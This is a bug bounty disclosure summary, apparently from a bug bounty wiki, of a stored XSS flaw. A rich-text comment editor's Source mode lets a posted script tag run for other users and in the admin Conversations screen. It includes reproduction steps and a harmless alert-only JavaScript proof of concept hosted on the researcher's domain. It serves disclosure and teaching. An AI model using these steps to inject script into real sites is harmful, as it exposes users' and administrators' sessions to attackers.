- Firefox 67.0.2
Content of http://bl4de.tech/poc.js used in PoC as payload:
'use strict'
const msg = 'This file is loaded from bl4de.tech domain and executed in context of ' + document.domain;
console.log(msg)
window['alert'](msg)
Best Regards,
Rafal 'bl4de' Janicki
Impact
An attacker is able to execute malicious JavaScript against any user, in both client and backend of application.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could execute malicious JavaScript against any user, in both the client-facing site and the backend administration panel.
What the attacker needed
Rich Text editor enabled for Conversations; Ability to post a comment on a blog entry
How it was found
- Set the Active Conversation Editor to Rich Text in the Conversations settings.
- Open a blog entry that allows comments.
- In the rich text editor, click the Source button.
- Enter a script tag payload in the comment field and post the comment.
- Observe that the payload executes immediately.
- Open the page in another browser or as another user to confirm stored XSS, and check the admin Conversations->Messages screen.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A comment box let people paste raw HTML, including a script tag, and the site saved it without cleaning it up. When anyone later viewed that comment, their browser ran the attacker's script.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





